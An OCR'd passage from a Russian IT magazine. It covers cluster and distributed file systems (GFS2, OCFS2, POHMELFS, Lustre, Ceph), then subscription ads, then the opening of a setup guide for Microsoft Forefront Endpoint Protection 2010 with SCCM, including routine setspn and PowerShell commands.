позволяют доставлять данные быстро и без задержек, однако здесь кластерные файловые системы также играют свою роль. Чтобы клиенты файловой системы не могли нарушить ее целостность, используется механизм блокировок, который управляет доступом узлов к данным, позволяя заблокировать файл для всех остальных участников кластера, в то время как один узел изменяет его содержимое. Это стандартная мера защиты, предотвращающая порчу данных, реализацию которой можно найти в любой классической ФС. Однако в кластерной ФС она имеет некоторые особенности, улучшающие общую производительность.

При интенсивной работе с данными, классический механизм блокировок становится узким местом и может привести к существенным задержкам. Современные кластерные ФС используют более гибкую систему блокировок, которая позволяет блокировать не весь файл целиком, а только его часть, нужную для записи клиентом, позволяя другим клиентам в это время спокойно модифицировать другие части этого файла. Подобный механизм предусмотрен и для блокирования inode. Также, для улучшения производительности кластерная файловая система может требовать отдельный сервер управления метаданными, который будет быстро обрабатывать запросы на доступ и модификацию inode-записей файловой системы, однако современные кластерные ФС, такие как GFS2 или OCFS2, используют вместо этого метод перекладывания этих функций на плечи клиентов. Так, чтобы каждый клиент отвечал за метаданные тех файлов, с которыми он работает больше других.

Устойчивость к ошибкам и гарантия целостности файловой системы достигаются несколькими путями. Во-первых, за счет использования менеджера блокировок, который не является частью файловой системы и работает как независимый сетевой сервис (например, в GFS2 используется DLM — Distributed Lock Manager). Именно он отвечает за блокировку файлов и распространение жетонов, используемых для получения прав на модификацию тех или иных частей ФС, между клиентами. Кроме того, обычно он же выполняет роль информатора клиентов о текущем состоянии ФС, решая таким образом главную проблему протокола NFS и всех других подобных ФС. В идеале уровень осведомленности узлов кластерной файловой системы должен стать таким, чтобы в любой момент времени любой клиент ФС смог иметь точное представление о текущем положений вещей вне зависимости от выхода отдельных узлов из строя (GPS2 и OCFS2 обеспечивают это).

Наконец, в-третьих, любая кластерная файловая система имеет механизм извещения об узлах, вышедших из строя, который позволяет оперативно отключить неисправных клиентов до того, как они успеют навредить содержимому файловой системы. Этот механизм называется fencing и так же, как менеджер блокировок реализуется в виде независимой сетевой службы, которая, тем не менее, работает в тесном контакте с самой ФС. Как и большинство классических файловых систем, современные кластерные ФС журналируемые, а это значит, что любые изменения метаданных перед тем, как попасть на диск, помещаются в журнал, который можно будет использовать для отката и быстрого восстановления корректного состояния ФС в случае сбоя. Но кластерная файловая система использует журнал также и для того, чтобы бороться со сбоями клиентов.

Достигается это следующим образом. Для каждого подключенного клиента создается собственный журнал, в котором протоколируются все действия этого клиента над файлами и их метаданными (либо — для улучшения производительности — только метаданными), которые стираются после их актуализации, то есть, после внесения изменений непосредственно в структуры ФС (до этого они какое-то время могут провисеть в кэше). В том случае, если клиент начинает работу над каким-то файлом и в это время уходит в даун, файловая система получает звоночек, который включает механизм отката произведенных им изменений, благо-

Похмельная ФС

Файловая система POHMELFS (http://www.ioremap.net/projects/pohmelfs), созданная Евгением Поляковым и уже включенная в ядро Linux, сочетает в себе лучшие черты как сетевых, так и кластерных ФС. Ее основные особенности:

- Согласованный кэш данных и метаданных для всех клиентов (решение основной проблемы NFS).
- Асинхронный режим работы.
- Высокая производительность.
- Прозрачное зеркалирование данных на несколько узлов сети (этакий сетевой RAID) с возможностью параллельного получения данных с них.
- Возможность на лету добавлять и удалять серверы хранения без перемонтирования ресурса.
- Встроенные средства аутентификации и шифрования.

Как и NFS, POHMELFS всего лишь протокол, поэтому она априори медленнее кластерных файловых систем и к тому же имеет примитивный механизм блокировок, не позволяющий блокировать для записи только часть файла или его метаданных.

даря чему ФС удается не остаться в пограничном, противоречивом состоянии.
Описанные особенности делают кластерные файловые системы чрезвычайно быстрыми и устойчивыми, однако по мере роста количества клиентов их производительность падает, а после пересечения рубежа в сотню-другую клиентов становится просто неприемлемой. Поэтому для кластеров, имеющих размерность больше тысячи узлов, были придуманы самые совершенные из всех представленных в данный момент файловых систем, которые в нашем обзоре носят звание распределенных.

Luste, Ceph и GlusterFS

В распределенных файловых системах используется совершенно иной подход к управлению данными, смысл которого не в том, чтобы собрать все яйца в одну корзину и обеспечить эффективный механизм их совместного использования, как это сделано в кластерных ФС, а в том, чтобы размазать данные по как можно большему количеству серверов, да так, чтобы клиенты считали их одним целым.
За многие годы исследований было предложено множество самых разнообразных подходов к реализации этой идеи, однако наибольшее распространение получила архитектура, на которой построена файловая система Lustre.
Lustre (www.lustre.com) была разработана компанией Cluster File Systems, которая была поглощена Sun Microsystems в 2007 году. Lustre (название которой произошло от слияния слов Linux и Cluster) является полностью открытой разработкой, которую можно использовать для любых целей безо всяких лицензионных отчислений.
Главная особенность и достоинство Lustre — это многоуровневая система обработки запросов доступа к данным, которая предполагает наличие нескольких типов серверов, каждый из которых выполняет определенную роль.
Всего существует три типа серверов:
1. Сервер метаданных (MDS), который отвечает за хранение метаданных файлов, таких как имя, размер, атрибуты, содержимое каталогов и т.д. Это первое звено на пути обработки запроса на доступ к данным. Задача сервера метаданных — принять запрос и вернуть информацию о файле и/или ссылку на «объект», который

```
node:
    ip_port = 7777
    ip_adress = 192.168.1.2
    number = 0
    name = node1
    cluster = ocfs2


node:
    ip_port = 7777
    ip_adress = 192.168.1.3
    number = 1
    name = node2
    cluster = ocfs2

cluster:
    node_count = 2
    name = ocfs2
```

Конфигурационный файл для OCFS2

хранится на сервере хранения.
2. Сервер хранения объектов (OSS). Здесь хранится содержимое файлов, то есть объекты, адресуемые сервером метаданных. Когда последний получает запрос на чтение/запись определенного файла, он отдает клиенту ссылку на объект файла, которая состоит из адреса сервера хранения и идентификатора объекта, после чего клиент самостоятельно запрашивает содержимое объекта у сервера хранения. Каждый такой сервер может иметь от двух до восьми целей хранения (OST), которые могут быть либо жесткими дисками, либо любыми другими блочными устройствами, включая виртуальные образы.
3. Сервер управления (MGS). Он ответственен за хранение конфигурации всей файловой системы и отвечает за ее распространение между остальными участниками. Обычно MGS совмещается с сервером метаданных.
Конфигурация кластера, использующего файловую систему Lustre, обычно выглядит следующим образом: несколько десятков или сотен машин выполняют роли серверов хранения, еще несколько машин работают в качестве серверов метаданных. Клиенты, желающие получить доступ к файловой системе, подключают (монтируют) ее, используя адрес головного сервера метаданных. После этого содержимое ФС становится видным в их пространстве имен клиента (например, в каталоге /lustre).
При попытке прочитать/изменить какой-либо файл в этом каталоге происходит запрос серверу метаданных, который находит его информацию в своей базе данных и отправляет клиенту его атрибуты и ссылку на сервер, содержащий необходимый объект. При заполнении файловой системы информацией файлы (объекты) равномерно распределяются между всеми серверами хранения, а также дублируются на случай выхода одного из них из строя (в этом случае сервер метаданных автоматически изменит свою базу данных так, чтобы ссылки указывали на резервный сервер).
Такая многоуровневая архитектура делает Lustre чрезвычайно масштабируемой и стойкой к сбоям. Благодаря использованию






С точки зрения архитектуры Ceph почти ничем не отличается от Lustre

нескольких серверов хранения и серверов метаданных, удается не только сделать хранилище действительно большим, но и равномерно распределить нагрузку между серверами, избежав появления узких мест (например, если один сервер метаданных перестает справляться с нагрузкой, в сеть в любой момент можно добавить дополнительные сервера, которые смогут взять на себя обслуживание части клиентов).

Кроме этого Lustre поддерживает возможность наложения квот для каждого клиента, реализует совместимую со стандартом POSIX систему разделения прав доступа, позволяет настроить аутентификацию клиентов и имеет гибкий механизм резервного копирования. Однако у Lustre есть и несколько проблем, которые зачастую приводят к тому, что для расширения файловой системы или при выходе из строя одного из узлов, ее приходится останавливать и переконфигурировать. Поэтому за последнее время родилось несколько проектов, призванных устранить эти недостатки. Самые заметные из них — это файловые системы Ceph и GlasterFS.

Примерно так выглядит типичный Lustre-кластер



Ceph (http://ceph.newdream.net) была представлена миру Сэйджем Вилом в ноябре 2007 года, и позиционировалась, как файловая система, основанная на идеях Lustre, но лишенная ее недостатков. Первая версия системы была основана на Fuse, но позже автор переписал ее в виде модуля ядра Linux, который официально стал частью Linux, начиная с версии 2.6.34.

Основное отличие Ceph от своего прародителя заключается в ее высокой интеллектуальности. Единожды настроив кластер, можно на очень долгое время забыть о его поддержке. Файловая система будет сама производить ребалансировку нагрузки, репликацию данных и их миграцию при наращивании количества серверов. Как говорит сам автор, начав с небольшого кластера, состоящего из десятка машин, вы можете постепенно добавлять в систему все новые машины, увеличивая размер кластера в десятки раз, и это не потребует серьезного вмешательства администратора. Все будет «просто работать».

Второе достоинство Ceph — это простота развертывания. Большинство компонентов ФС реализованы в пространстве пользователя, а это значит, что при добавлении нового узла в кластер потребуется всего лишь установить на машину Linux-дистрибутив, несколько пакетов и исправить один конфигурационный файл. Благодаря наличию официального клиента файловой системы, основанного на Fuse, сделать клиентом ФС можно не только Linux-машину, но и BSD или Mac OS X.

Выводы

Распределенные файловые системы — это будущее систем хранения информации. Привычные нам настольные приложения постепенно смещаются в облака, где для хранения информации используются гигантские распределенные хранилища, состоящие из сотен и тысяч дешевых серверов. Поэтому умение общаться с технологиями, лежащими в основе таких хранилищ, будет большим плюсом к портфолио любого сисадмина.



6 номеров **564 руб.**
13 номеров **1105 руб.**



6 номеров **785 руб.**
12 номеров **1420 руб.**



6 номеров **1110 руб.**
12 номеров **2016 руб.**



6 номеров **810 руб.**
12 номеров **1470 руб.**



6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **1260 руб.**
12 номеров **2310 руб.**



6 номеров **900 руб.**
12 номеров **1720 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**

ПОДПИШИСЬ!

shop.glc.ru

ВЫГОДА + ГАРАНТИЯ

Редакционная подписка без посредников – это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске

8-800-200-3-999




6 номеров **1130 руб.**
12 номеров **2060 руб.**



6 номеров **890 руб.**
12 номеров **1630 руб.**



6 номеров **630 руб.**
12 номеров **1130 руб.**



6 номеров **765 руб.**
12 номеров **1380 руб.**



6 номеров **960 руб.**
12 номеров **1740 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**



3 номера **630 руб.**
6 номеров **1140 руб.**




6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **2205 руб.**
12 номеров **3890 руб.**



6 номеров **2150 руб.**
12 номеров **3930 руб.**



6 номеров **2178 руб.**
12 номеров **3960 руб.**





Сергей «grinder» Яремчук (grinder@ua.fm)

Конечная точка защиты

Forefront Endpoint Protection: решение для защиты компьютеров с Windows

В конце 2010 года Microsoft представила комплексную систему защиты рабочих станций и серверов — Forefront Endpoint Protection, появление которой вызвало большой интерес у специалистов по безопасности. Интересного здесь много — новая технология обновлений, простая интеграция с существующей инфраструктурой, комплексный подход к защите и многое другое.

Назначение Forefront Endpoint Protection

Не секрет, что сегодня антивирусы являются основой системы защиты любой корпоративной сети. Ежегодно на закупку и обновление лицензий компании тратят огромные средства. Естественно, этот лакомый кусок привлекает многих, не осталась в стороне и корпорация Microsoft. Особо востребованы комплексные системы, позволяющие полностью защитить периметр от всех современных угроз, как на рабочих местах, так и уровне сети, с возможностью централизованного управления. Все системы сети должны проходить проверку на соответствие политикам безопасности — наличие антивируса, актуальность баз, межсетевой экран и так далее. Функцию последнего берет на себя технология защиты сетевого доступа NAP (Network Access Protection), реализованная в Win2k8 и старше (смотри в статье «Сетевой коп» в номере 12 журнала][за 2008 год). Чтобы покрыть все требования, в MS была начата разработка целого семейства, получившего название Forefront (ранее — Stirling, названное, очевидно, в честь знаменитого несгибаемого замка в Шотландии), призванное заменить старые продукты вроде ISA Server, Intelligent Application Gateway, Identity Lifecycle Managek плюс внедрить новые функции. Forefront нужно понимать, как набор продуктов различного назначения, покрывающий все необходимые требования по защите сети и рабочих станций, управлению политиками и доступом к приложениям. В том числе в MS начали разработку и своего антивируса. Естественно, не с нуля. Достаточно вспомнить MSRT (Malicious Software Removal Tool), OneCare и Windows Defender, так что позитивный опыт в этом плане у них уже имеется. Первый шаг был сделан в виде MS Security Essentials (Morro), который можно бесплатно использовать на лицензионной WinXP-Win7. Но для корпоративной среды MSE не предназначен (читай лицензию), кроме этого в MSE отсутствует возможность централизованного управления и контроля. Место корпоративного антивируса и был призван занять Forefront Endpoint Protection, задача которого — защита Win, как настольных решений, так и серверов, в сетях различного назначения имеющих от десятка и более компьютеров. Первоначально он назывался Forefront Client Security, затем получил новое имя. Версия FEP 2010 была представлена в конце 2010 года. Сейчас активно идет разработка FEP 2012, бета-релиз которой вышел в середине мая.

Возможности FEP 2010

Клиент, устанавливаемый на конечных компьютерах, обеспечивает защиту от известных и неизвестных угроз, вирусов, шпионского ПО и руткитов. Чтобы удовлетворить всем требованиям, FEP содержит несколько компонентов, работающих на разном уровне — приложения, файловая система и сеть. Для выполнения своих задач он интегрируется с Центром безопасности Windows, Windows Firewall, AppLocker, управляя их настройками и отслеживая изменения в конфигурационных файлах системы. Во время установки клиента добавляются специальные компоненты, позволяющие строить защиту на уровне ядра, в том числе — и обнаруживать руткиты. Согласись, только у разработчиков ОС могут быть все необходимые инструменты, работающие на очень низком уровне, остальным вендорам приходится как-то выкручиваться. Для защиты от многих типов сетевых атак FEP содержит IPS (систему предотвращения вторжения) — Network Inspection System (NIS). Напомню, что NIS используется в том числе и на Forefront TMG 2010, только в случае с FEP она защищает от атаки отдельный хост, а не сеть. Для решения своих задач клиент взаимодействует и с Network Access Protection (NAP).

Антивирус наряду с традиционным сигнатурным анализом использует и модуль динамической трансляции (Dynamic translation and Emulation), когда программа прогоняется в режиме эмуляции и анализируется, что она делает. Таким образом, увеличивается вероятность обнаружения новых вирусов. На этом этапе может включиться в работу еще один интересный компонент, известный тем, кто юзает Microsoft Security Essentials — служба динамических сигнатур DSS (Dynamic Signature Service). Если во входе анализа файл будет расценен как подозрительный, (например, пытается сразу изменить защищенные части ОС), но сигнатуры этого вируса в базе нет, то генерируется профиль файла, который отсылается для анализа в специальные сервисы Microsoft — DSS, SpyNet и MRS (Microsoft Reputation Services). В случае, когда в базе обновлений сигнатура уже есть, но она не скачана, автоматически обновляются базы. В сигнатурах содержится не только часть «тела» вируса, но и некоторые типичные сценарии поведения, позволяющие однозначно определить зловредность программы.

Одна из задач, которые ставилась при разработке FEP — «не мешать», поэтому конфигурация по умолчанию рассчитана на высокий уровень производительности. Управление функциями FEP производится на основе политик, и администратор может гибко настроить функции системы защиты в зависимости от их назначения — рабочая станция, файловый или почтовый сервер и так далее. В поставке доступен ряд предустановок, представляемых компаниями-разработчиками для своих продуктов. Также изначально минимизировано взаимодействие с пользователем, который в настройках по умолчанию получает только действительно важные сообщения. Еще один интересный момент. К стандартным сканированиям (по требованию и распи-





links

- Сайт о продуктах Forefront — microsoft.com/forefront.
- Страница TechNet, посвященная Forefront Endpoint Protection — clck.ru/FwSw.
- Серия веб-кастов (на английском) по Forefront Endpoint Protection — clck.ru/FiXr.


санию) добавлен интеллектуальный режим, когда FEP оценивает состояние системы и применяет решение об уровне проверки. В том случае, когда вирус или руткит нельзя удалить на рабочей системе, будет произведена попытка удаления в процессе перезагрузки. В качестве клиентских компьютеров поддерживаются WinXP3/Vista/7 и серверные версии Win2k3/2k8/2k8R2. Управление из центральной консоли версиями на Win7 Starter, Win7 Home и Vista Basic не предусмотрено и установить клиентскую часть на такие компьютеры можно лишь вручную.
В принципе почти все это мы в той или иной мере встречали у разработчиков других антивирусных продуктов корпоративного уровня. Еще одна фишка FEP состоит в том, что для централизованного управления используется System Center Configuration Manager. Последний предназначен для управления группами компьютеров, установки и обновления ПО на них, это упрощает установку FEP на конечных компьютерах. Это позволяет снизить стоимость владения, особенно в тех случаях, если организация уже использует SCCM (подробнее читай об этом в статье «Начальник сети» в номере 08 журнала][за 2009 год).
Нет необходимости в развертывании дополнительной инфраструктуры, все настройки производятся в едином интерфейсе, администратор сразу видит состояние всех компонентов сети. Опять же необходимости в переучивании персонала. Соответственно, уже готово все для сбора данных, последующий апдейт ядер и антивирусных баз. Но это же является и недостатком FEP, ведь если нет, то SCCM придется его развернуть — со всеми вытекающими из этого шага последствиями. Если корпоративную версию Касперского или «Др. Веб» можно установить «на посмотреть» за полчасика, то в случае с FEP тебя, возможно, ждет пара «веселых» дней :).

Установка SCCM 2007 R3 на Win2k8R2

Несмотря на то, что сегодня уже можно попробовать FEP 2012, рассматривать мы будем стабильный релиз 2010. Для работы FEP 2012 понадобится и SCCM 2012, который также находится в состоянии беты. Процесс установки их описан слабо и по ходу приходится решать много задач — и это несмотря на то, что он изначально заточен под Win2k8R2. Ну а что поделаешь, — бета. Отличия между ними по функциональности незначительны (по доступной на сегодня информации), единственное, что бросается в глаза — новый интерфейс SCCM 2012, выполненный в стиле Outlook, более удобный и понятный в работе. Принцип работы остался тот же, поэтому освоить его после выхода стабильного релиза проблем не будет.
Установку FEP 2010 следует начинать с развертывания SCCM 2007 R3, который вышел сразу после анонса FEP. Так как R3 доступен только в виде патча, вначале следует установить SP2, а затем накатить обновления. Процесс на примере SCCM 2007 SP2 подробно описан в статье «Начальник сети» в номере 08 журнала][за 2009 год). Правда, с выходом Win2k8R2 некоторые моменты даже упростились, но взамен мы получили очередную порцию «сюрпризов» :). Поэтому расскажу коротко. Все требования к серверным ОС остаются аналогичными SCCM 2007, то есть для сервера нам подходит ОС Win2k3SP2/Win2k8/R2 плюс потребуется SQL Server 2k5SP3/2k8/R2. Во время установки базы данных, необходимо активировать на SQL Analysis Services, Integration Services и Reporting Services. Последний нужен только для сервера отчетов, который может быть один на всех в сети. Причем здесь тех, кто хочет установить «на посмотреть» ожидает неприятный сюрприз — триальная версия MSSQL не поддерживается, годится только лицензионная Standart/Enterprise. Об этом напрямую нигде в доках не сказано, просто в процессе проверки совместимости с SQL-сервером мастер установки FEP не обнаруживает сервисы Analysis и Reporting. Все сервисы MSSQL, в частности SQL Server Agent следует перевести в режим автозапуска.
В зависимости от конфигурации может понадобиться создать SPN (Service Principle Name) для сервиса MSSQL. Для этого в консоли вводим команду вида:

```
>setspn -A MSSQLSvc/srv01.example.org:1433
example\mssqlserver
Registering ServicePrincipalNames for
CN=Mssqlserver,CN=Users,DC=example,DC=org
MSSQLSvc/srv01.example.org:1433
Updated object
```


Как видишь, процесс несложен, нужно только разобраться в данных, которые следует ввести, ведь если SPN для




info

- Подробнее о настройке шлюза удаленного доступа Forefront UAG читай в статье «Вход в цитадель» в номере 09 журнала][за 2010 год.
- Обзор Forefront TMG читай в статье «Форпост для защиты периметра» в номере 11 журнала][за 2009 год.
- Подробнее о NAP читай в статье «Сетевой коп» в номере 12 журнала][за 2008 год), а о SCCM — в статье «Начальник сети» номера 08 за 2009 год.





Выбор типа установки Forefront Endpoint Protection 2010


После установки серверной части FEP, в консоли SCCM появляются новые пункты

учетной записи будет дублироваться, получим ошибку. В этом случае лучше удалить при помощи ключа «-d» все записи и добавить одну действительно необходимую.
Обычно все данные можно получить, проанализировав логи. В моем случае это выглядело так:

```
[Verbose] Retrieved SQL server account: Internal:
'EXAMPLE\ mssqlserver'; External: 'EXAMPLE\mssql'
[Verbose] Retrieved SQL SPN: MSSQLSvc/SRV01
[Verbose] Validating SPN. Account: EXAMPLE\mssqlserver.
SPN: mssqlsvc/srv01
```

Ставим компоненты на Win2k8R2:


```
PS> Import-Module servermanager
PS> Add-WindowsFeature BITS,RDC,Web-WMI,Web-Dav-Publishing
```

Далее ставим SCCM 2007 SP2 как обычно. Перед запуском установки R3 необходимо добавить хотфиксы KB977384 (support.microsoft.com/kb/977384) и KB2271736 (support.microsoft.com/kb/2271736). В процессе установки хотфикса мастер позволяет создать сразу и пакет обновления.

Установка Forefront Endpoint Protection 2012


Теперь все готово для установки серверной части FEP. Непосредственно перед развертыванием FEP лучше всего воспользоваться анализатором соответствия рекомендациям Microsoft Forefront Endpoint Protection 2010 (clck.ru/G-1V), который покажет, насколько система готова к установке FEP. Соответствующий функционал есть и в программе установки, но запускается он почти в самом конце. При установке клиентской части, будет проверено наличие антивирусных программ других производителей, и если таковые найдутся, они будут автоматически деинсталлированы. Архив, который содержит клиента и расширения для SCCM под соответствующую платформу, и язык можно скачать с сайта MS. После того что мы пережили до этого, процесс инсталляции FEP 2010 сложным назвать уже нельзя :). Просто запускаем мастер и следуем его указаниям. По ходу следует определиться с типом установки. Предлагается четыре варианта (к слову, в 2012 такие же пункты, только называются чуть по-другому):


- Basic topology — устанавливается база данных, расширение сервера и консоли SCCM, компоненты сервера отчетов;
- Basic topology with remote reporting database — то же, что и предыдущий, только мастер позволяет указать альтернативный сервер отчетов;

